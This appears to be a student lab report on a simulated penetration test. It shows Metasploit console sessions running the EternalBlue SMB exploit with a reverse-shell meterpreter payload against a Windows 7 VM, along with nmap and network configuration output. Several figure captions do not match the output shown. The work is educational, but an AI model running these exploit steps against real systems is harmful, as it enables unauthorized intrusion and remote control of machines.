Phase 1: Setup and Compromise the Service


Objective

The goal of this phase was to simulate a penetration test by identifying and exploiting a known vulnerability in a vulnerable machine. The attack was carried out using both Metasploit and a custom exploit script.

Setup Summary

- Attacker Machine: Kali Linux (VirtualBox)
- Victim Machine: Windows 7 (used from prior CTF setup)
- Victim IP: 192.168.56.102
- Attacker IP: 192.168.56.103

Note: Metasploitable3 could not be set up due to persistent virtualization compatibility issues on our machines. As an alternative, we used a Windows 7 VM which contained the same vulnerable SMB service (MS17-010).




```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.102   yes       The target host(s), see https://github.com/rapid7/met
                                             asploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticati
                                             on. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec
                                             ts Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.103   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```

Figure 1: IP configuration of attacker and victim machines.

Services Identified on Victim (via Nmap)

Port	Service
21	FTP
80	HTTP
135	RPC
139	NetBIOS
445	SMB




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8d:7b:42 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.16/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
       valid_lft 376sec preferred_lft 376sec
    inet6 fe80::1416:91f0:db64:7419/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 2: Nmap scan results showing open ports on the victim.

Attack 1: SMB Exploit using Metasploit

- Exploit: EternalBlue (ms17_010_eternalblue)
- Payload: windows/x64/meterpreter/reverse_tcp
- Result: Successfully gained a reverse shell to the victim machine.


File Machine View Input Devices Help
1 2 3 4
19:48
kali@kali: ~
File Actions Edit View Help

```
istp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:13: warning: previous definition of IDENTIFIER was here


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```


Figure 3: Executing EternalBlue exploit using Metasploit.

Attack 2: FTP Exploit using Custom Python Script (Simulated)

We simulated a backdoor FTP vulnerability using a custom Python script (`ftp_exploit.py`). The script connects to the FTP service on port 21 and sends crafted commands to simulate a known vsftpd vulnerability.

Note: Due to network constraints, this part of the attack was not executed against a live FTP server.

The script is included with this report.


Kali-CTF [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
11:07
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.103  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::1416:91f0:db64:7419  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:8d:7b:42  txqueuelen 1000  (Ethernet)
        RX packets 67  bytes 13678 (13.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 7032 (6.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24

Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-24 10:58 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0082s latency).
Nmap scan report for 192.168.56.103
Host is up (0.00012s latency).
Nmap scan report for 192.168.56.250
Host is up (0.011s latency).
```

Figure 4: Simulated FTP attack setup within the Metasploit console.

Tools Used

- Metasploit Framework
- Python3 (for scripting simulated FTP attack)
- Nmap
- Netstat / ifconfig